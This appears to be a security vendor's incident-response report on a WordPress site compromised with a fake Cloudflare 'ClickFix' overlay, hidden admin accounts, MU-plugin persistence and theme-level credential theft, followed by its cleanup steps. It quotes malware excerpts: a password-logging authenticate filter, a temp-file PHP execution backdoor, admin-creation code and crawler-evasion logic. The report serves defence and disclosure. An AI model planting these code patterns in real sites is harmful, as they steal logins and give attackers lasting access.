What Happened
The incident began with a fake Cloudflare verification screen appearing on a client’s WordPress website. It looked like a normal human-verification page, but instead of a real CAPTCHA challenge, it instructed visitors to open PowerShell or Terminal as administrator, paste a “verification code,” and press Enter.
That behavior matched the known ClickFix social-engineering technique, where attackers use fake Google reCAPTCHA or Cloudflare-style verification pages to trick users into running malicious commands on their own devices. A legitimate Cloudflare challenge never asks visitors to execute terminal commands.
The first confirmed detection came from the Securewp remote scanner, which inspected the website externally, exactly as a visitor’s browser would see it. The scanner detected suspicious client-side JavaScript in the rendered page, leading the website owner to request SecureWP expert malware cleanup.
The internal audit with the SiteFort WordPress Security Plugin then revealed the deeper compromise: hidden administrator persistence, MU-plugin user hiding, a backdoor admin creator, credential harvesting through the active theme, a suspicious image file used as a password drop, a fake performance plugin injecting the Cloudflare payload, and additional obfuscated plugin malware.
This was not a simple fake CAPTCHA issue. It was a layered WordPress compromise combining server-side persistence, stolen credential harvesting, hidden admin access, and visitor-facing ClickFix-style malware delivery.
The First Symptom: A Fake Cloudflare CAPTCHA
The client did not initially report a hidden admin account or suspicious PHP file. They reported a Cloudflare CAPTCHA which they didn’t add and can’t bypass.
At first glance, the overlay copied familiar Cloudflare design patterns: dark background, orange header, Cloudflare branding, “Verifying you are human,” and step-by-step verification instructions. But the behavior was malicious. Instead of asking the visitor to click a checkbox, solve a challenge, or wait for browser verification, it asked the user to open a local terminal with administrator privileges.
From an incident-response perspective, this matters because the front-end symptom can disappear depending on who visits the site. In this case, the malicious payload attempted to avoid administrators, bots, crawlers, and repeated display conditions. The fake plugin responsible for the payload was named like a legitimate optimization component, “WP Performance Analytics,” and hooked into wp_footer, meaning the payload appeared at the end of rendered pages. It skipped admin views, AJAX, cron, REST requests, logged-in privileged users, common crawlers, and users with verification cookies already set.
A key excerpt from the loader showed the evasion logic:
if (is_admin() || wp_doing_ajax() || wp_doing_cron()) return;
...
if (preg_match('/bot|crawl|spider|...|googlebot/i', $ua)) return;
if (isset($_COOKIE['_cf_verified']) || isset($_COOKIE['_wp_perf_ok'])) return;
That explains why the issue was easy for real visitors to encounter but harder for a site owner or a basic admin-side check to reproduce.
The first meaningful detection came from the Securewp remote scanner because the suspicious component was visible in the rendered client-side page. This is an important distinction.
An internal WordPress plugin scan looks from inside the application: plugins, themes, database options, user accounts, core files, uploads, and known malware patterns. A remote scanner looks from the outside: HTML source, injected scripts, redirects, browser behavior, external payloads, and what a normal visitor receives.
In this case, the fake Cloudflare payload was a browser-facing JavaScript injection. The footer evidence showed normal Elementor-related scripts followed by suspicious encoded JavaScript in the page source. The screenshot of the footer source captured browser-delivered script content near legitimate front-end JavaScript references.
The local file responsible for this behavior later tied the client-side symptom back to WordPress. The fake performance plugin generated a footer script using a base64/XOR-style encoded payload and executed it through JavaScript’s new Function() pattern. That is not normal performance analytics behavior. It is an obfuscated client-side loader.

The remote detection triggered the client’s Securewp expert malware service order. The internal SiteFort Security Plugin scan then moved the investigation from “visitor-facing fake CAPTCHA” to “full WordPress compromise.”
Internal Audit: Hidden Administrator Account Discovered
The next phase was the internal audit.
The SiteFort Security Plugin scan uncovered evidence of a hidden administrator account. This was not a normal admin account that simply appeared in the Users screen. The attacker had placed an MU-plugin-style user-hiding component designed to remove a specific admin user from multiple WordPress views.
The file presented itself as:
/* WP User Query Filter v3 */Its stated comments made the intent unusually clear:
// Hide hidden admin from /wp-admin/users.php
The code retrieved a stored user ID from the _pre_user_id option and excluded that user from WordPress user queries. It modified pre_get_users, altered raw user SQL through pre_user_query, adjusted admin user count views, blocked direct editing, and interfered with delete actions.
The hidden-admin logic was not limited to the WordPress dashboard. It also suppressed admin notification emails for the hidden account, disabled plugin and theme auto-updates, removed suspicious MU plugins from Site Health debug output, and hid the user from the REST API. This matters because many WordPress site owners check only the Users screen. In this case, that would not have been enough. The attacker designed the site to lie to the administrator.
Persistence Layer: Backdoor Admin Creator and Restorer
After the hidden admin was identified, the next question was obvious: how was it created, and how would it come back after cleanup?
The answer was a backdoor controller disguised as a harmless utility file: “Font Metrics Calculator.”
The file required a secret request token, disabled error display, returned JSON, and exposed multiple operating modes. One mode executed attacker-supplied PHP code by writing it to a temporary file, including it, and deleting the temporary file afterward. Another mode restored an MU plugin from a database option named wp_session_tokens_config.
That database restore behavior was critical. It meant that simply deleting malicious files might not remove the infection. If the database option remained, the malware could rebuild an MU plugin:
SELECT option_value FROM ... WHERE option_name='wp_session_tokens_config'
...
file_put_contents($mu . "/session-manager.php", $c)
This showed a planned recovery path for the attacker.
The same controller also had an administrator creation and restoration mode. It accepted login, password, and email values, checked whether the user already existed, reset the password if found, or inserted a new user if not found. It then assigned administrator capabilities and user level 10:
update_user_meta($uid, $wpdb->prefix."capabilities", ["administrator"=>true]);
update_user_meta($uid, $wpdb->prefix."user_level", "10");
That made the file a backdoor administrator creator, not a benign utility.
This finding shifted the case from “malicious JavaScript injection” to “persistent WordPress takeover.”
Credential Theft Hidden Inside the Theme
The most damaging finding was in the active theme’s functions.php.
At the end of otherwise normal theme and WooCommerce customization code, the attacker added a misleading comment:
// WordPress session analytics
Under that label, the code hooked into WordPress authentication and captured the submitted username and password. The collected credentials were appended to a path hidden using base64 encoding:
add_filter('authenticate', function($u, $l, $p) {
  if(!is_wp_error($u)&&!empty($l)&&!empty($p)){
    @file_put_contents(
      ABSPATH . base64_decode('[base64 media path]'),
      $l . ":" . $p . PHP_EOL,
      FILE_APPEND
    );
  }
  return $u;
}, 999, 3);
The uploaded evidence shows the actual logic appending $l . ":" . $p to the decoded file path under wp-content/uploads.
The decoded path pointed to a media-looking PNG file:
wp-content/uploads/2024/06/Stained_Heart_Red-600x500.png
That made the credential drop especially dangerous. Files under wp-content/uploads are normally public. If the attacker knew the path, they could download what appeared to be an image and retrieve captured WordPress usernames and passwords.

The backdoor controller also contained routines to inject credential theft into wp-login.php and into the active theme’s functions.php, using the same media-path marker to avoid duplicate injection.
This explained why the infection could survive password resets if cleanup was incomplete. If an administrator reset their password but later logged in while the credential stealer was still active, the new password could be harvested again.
The 404 Backdoor: Remote PHP Execution Without Looking Active
Another file found during the audit was a compact PHP execution backdoor.
The file accepted a specific GET or POST parameter, base64-decoded the provided value, wrote it into a temporary PHP file, included that temporary file, deleted it, and returned HTTP 404 responses.
The pattern was clear:
base64_decode($_POST[...])
tempnam(sys_get_temp_dir(), 'wp_')
file_put_contents($tmp, '<?php ' . $payload)
@include_once($tmp)
unlink($tmp)
http_response_code(404)
This design gives the attacker remote code execution while making the file appear broken, empty, or inactive to casual review. A normal request returns a 404. A request with the correct parameter becomes a one-time PHP execution channel.
This backdoor was not responsible for the fake Cloudflare screen by itself. Its role was broader: post-compromise control.
Fake Plugin Layer: Malware Disguised as WordPress Functionality
The audit also found a heavily obfuscated fake plugin file. Its header presented the plugin as “WP Logger Tap” with plausible metadata: plugin URI, description, version, author, license, text domain, WordPress compatibility, and package comments. Immediately after the header, however, the file shifted into fragmented strings, base64-like values, dynamic reconstruction, and obfuscated arrays.
This is a common WordPress malware tactic. The plugin header makes the file look normal in a plugin inventory, while the body hides malicious behavior behind dynamic decoding.
The obfuscated file contained fragments related to WordPress internals, plugin state, admin roles, authentication, filesystem access, external RPC endpoints, and payload reconstruction. Several snippets showed function reconstruction patterns such as removing separator characters and mapping values through decode routines.
For a senior analyst, this was not treated as “suspicious because it is obfuscated.” It was treated as suspicious because of the combination:
- Fake businesslike plugin metadata.
- Massive fragmented encoded strings.
- Dynamic function reconstruction.
- References to admin, authentication, plugin activity, and filesystem operations.
- Presence alongside confirmed hidden-admin and credential-theft components.
In isolation, obfuscation is suspicious. In this case, it was part of a confirmed malware ecosystem.
The Fake Cloudflare Injector Plugin
The fake Cloudflare captcha behavior was tied to the file masquerading as WP Performance Analytics.
Its plugin header claimed:
Description: Lightweight site performance monitoring, page load analytics and optimization suggestions.
But the runtime behavior did not match performance monitoring. It hooked into wp_footer, skipped privileged users, skipped bots and crawlers, checked cookies to avoid repeated display, and output an obfuscated script into the visitor’s browser.
After static decoding, the payload showed behavior consistent with a traffic-direction and overlay loader: it resolved a remote destination, created a full-page iframe, passed the source hostname and referrer, allowed clipboard write behavior, and set cookies after dismissal or “verification.” The PHP wrapper itself exposed the encoding and execution pattern in the footer output.
This explains the split between detections:
- Securewp remote scanner detected the externally visible injected JavaScript and fake CAPTCHA behavior.
- SiteFort Security Plugin later uncovered the local WordPress files, hidden admin persistence, credential stealer, and backdoor components.
The remote scanner saw the symptom. The internal plugin scan exposed the system of persistence behind it.
Data Harvesting Beyond Admin Passwords
The hidden-admin MU plugin did more than hide users.
It intercepted outgoing WordPress email metadata using the wp_mail filter and stored recipient and subject information in a database option named _wp_mail_queue_log.
It also collected WooCommerce order data after payment completion. The code stored billing email, customer name, order total, currency, phone number, country, and timestamp in _wc_analytics_data.
That moved the business impact beyond website integrity. The site was not merely showing a fake CAPTCHA. It had components capable of:
- Capturing WordPress login credentials.
- Hiding attacker administrator access.
- Collecting outgoing email metadata.
- Collecting WooCommerce customer/order data.
- Monitoring admin activity such as logins, user creation, plugin activation, plugin deactivation, theme switches, and user deletion.
For WooCommerce sites, that distinction is critical. A cleanup is not only a technical repair. It may require customer-data review, legal/compliance assessment, and business risk evaluation.
Likely Initial Access: Stolen or Reused Administrator Credentials
The strongest working theory is stolen or reused WordPress administrator credentials.
The available evidence indicates that the compromise likely started around March 15, 2026, which was more than 45 days before the investigation began. Unfortunately, the hosting environment retained web server access logs for only the most recent 30 days. By the time the incident response started, the logs that could have confirmed the first successful login, upload request, backdoor access, or attacker session had already rotated out. Because of that retention gap, we could not conclusively identify the exact entry point from server logs. The root-cause assessment therefore remains evidence-led rather than log-confirmed: based on the hidden administrator persistence, credential harvesting logic, admin-restoration scripts, and the breached-password finding, stolen or reused administrator credentials remain the most likely initial access vector. During the investigation, one administrator password was reportedly found in a known breached-password database. That does not prove the exact initial access event by itself, but it fits the evidence pattern:
- The attacker had administrator-level persistence.
- The infection created or restored admin users.
- The hidden admin was concealed from normal WordPress views.
- The credential stealer was designed to capture future passwords.
- The malware stack focused heavily on preserving dashboard/server access.
There was no need to assume a complex zero-day when leaked credentials could explain the initial foothold. The more defensible conclusion is:
The incident was most likely initiated through compromised administrator credentials, then escalated into persistent WordPress control through hidden admins, MU plugins, credential theft, and fake front-end verification malware.
That conclusion should remain qualified unless server access logs, hosting logs, or WordPress activity logs confirm the first successful login event.
Why This Infection Was Hard to Detect
This compromise was effective because each layer covered a different detection gap.
The fake Cloudflare screen appeared only to selected visitors, while administrators and crawlers were excluded. The hidden admin did not show in the normal Users list. MU-plugin details were filtered out of Site Health. Plugin and theme auto-updates were disabled to reduce cleanup-by-update. The credential log was hidden behind an image filename in the uploads directory. The backdoor controller could restore components from the database. The footer JavaScript was visible from the client side, not necessarily from a simple plugin inventory.
This is why the investigation required both outside-in and inside-out visibility.
The Securewp remote scanner identified the browser-facing malicious script. The SiteFort WordPress Security Plugin then exposed the local files, database persistence, hidden admin account behavior, and credential harvesting artifacts.
Neither view alone was enough.
Remediation Actions
The cleanup followed a layered remediation process. Because the infection involved client-side JavaScript, hidden administrators, MU-plugin persistence, credential harvesting, and database-backed recovery logic, the site could not be cleaned safely by deleting one suspicious file.
Step 1: Remove the Fake Cloudflare Front-End Payload
The first priority was to stop the malicious visitor-facing behavior.
Actions taken:
- Removed the fake performance/analytics plugin responsible for injecting the fake Cloudflare verification payload.
- Checked the rendered page source for injected footer JavaScript.
- Removed any suspicious footer-level script injection.
- Cleared all WordPress, plugin, server, and CDN caches.
- Re-tested the website from an unauthenticated external browser session.
- Confirmed that the fake Cloudflare CAPTCHA no longer appeared to normal visitors.
Step 2: Identify and Remove the Hidden Administrator Account
The next step was to remove the attacker’s hidden administrator persistence.
Actions taken:
- Reviewed administrator users from inside WordPress.
- Checked the database directly instead of relying only on the WordPress Users screen.
- Investigated the hidden user ID stored in the
_pre_user_idoption. - Removed unauthorized administrator accounts.
- Verified administrator counts after disabling the user-hiding logic.
This was necessary because the malicious MU plugin manipulated WordPress user queries. A normal administrator viewing /wp-admin/users.php would not reliably see the rogue account.
Step 3: Audit and Clean MU Plugins
The MU-plugin directory was reviewed separately because MU plugins load automatically and are often missed during basic plugin cleanup.
Actions taken:
- Inspected all files under
wp-content/mu-plugins. - Removed the malicious user-hiding MU plugin.
- Checked for files using names such as
session-manager,wp-user-query, or other maintenance-style labels. - Reviewed database-backed persistence connected to
wp_session_tokens_config. - Removed malicious stored payloads from database options.
- Confirmed that deleted MU-plugin files did not regenerate after cleanup.
This step was critical because one backdoor component contained logic to restore MU-plugin malware from the database.
Step 4: Restore the Active Theme from a Clean Source
The active theme was restored instead of manually trusting the existing functions.php.
Actions taken:
- Compared the active theme files against a clean copy.
- Removed the malicious
authenticatefilter fromfunctions.php. - Verified that the theme no longer captured submitted usernames and passwords.
- Preserved the suspicious uploads file as evidence before removal.
- Reviewed the suspicious PNG that was being used as a credential drop.
- Removed the credential-harvesting file from public access.
This step was especially important because the attacker stored stolen usernames and passwords inside a media-looking file under wp-content/uploads, making it publicly downloadable if the attacker knew the path.
Step 5: Remove Backdoor Execution Points
All known PHP execution backdoors and controller files were removed.
Actions taken:
- Removed the temporary-code execution backdoor.
- Removed the fake “Font Metrics Calculator” controller.
- Removed files capable of executing attacker-supplied PHP.
- Removed files capable of creating or restoring administrator users.
- Checked for self-update or self-rewrite logic in suspicious PHP files.
- Re-scanned the filesystem after deletion to confirm the backdoors did not return.
This step reduced the attacker’s ability to regain control after the visible malware was removed.
Step 6: Rotate All Credentials
Because the site contained active credential-harvesting code, all important credentials had to be treated as exposed.
Credentials rotated:
- WordPress administrator passwords.
- Hosting control panel password.
- SFTP, FTP, and SSH passwords.
- Database password.
- SMTP credentials.
- API keys used by WordPress plugins or integrations.
- WooCommerce and payment-related integration keys where applicable.
- WordPress salts and authentication keys.
Password changes were performed only after the credential stealer was removed. Otherwise, newly changed passwords could have been captured again.
Step 7: Invalidate Active Sessions
Password rotation alone was not enough.
Actions taken:
- Forced logout of all WordPress users.
- Invalidated active administrator sessions.
- Regenerated WordPress authentication salts.
- Confirmed that old cookies and sessions were no longer valid.
- Required administrators to log in again using newly rotated credentials.
This prevented previously stolen or still-active session cookies from being reused.
Step 8: Verify Cleanup Externally and Internally
The final step was verification from both perspectives: what visitors see and what WordPress contains.
Actions taken:
- Re-ran the Securewp remote scanner to inspect the public-facing website.
- Confirmed that the fake Cloudflare JavaScript was no longer present in rendered pages.
- Re-ran the SiteFort Security deep scan internally.
- Confirmed that hidden administrators, malicious MU plugins, credential-stealing code, and known backdoors were removed.
- Reviewed the website from a clean browser, not logged in as an administrator.
- Monitored the site after cleanup for reinfection indicators.
The external scanner confirmed the visitor-facing infection was gone. The internal plugin scan confirmed the WordPress-side persistence had been removed.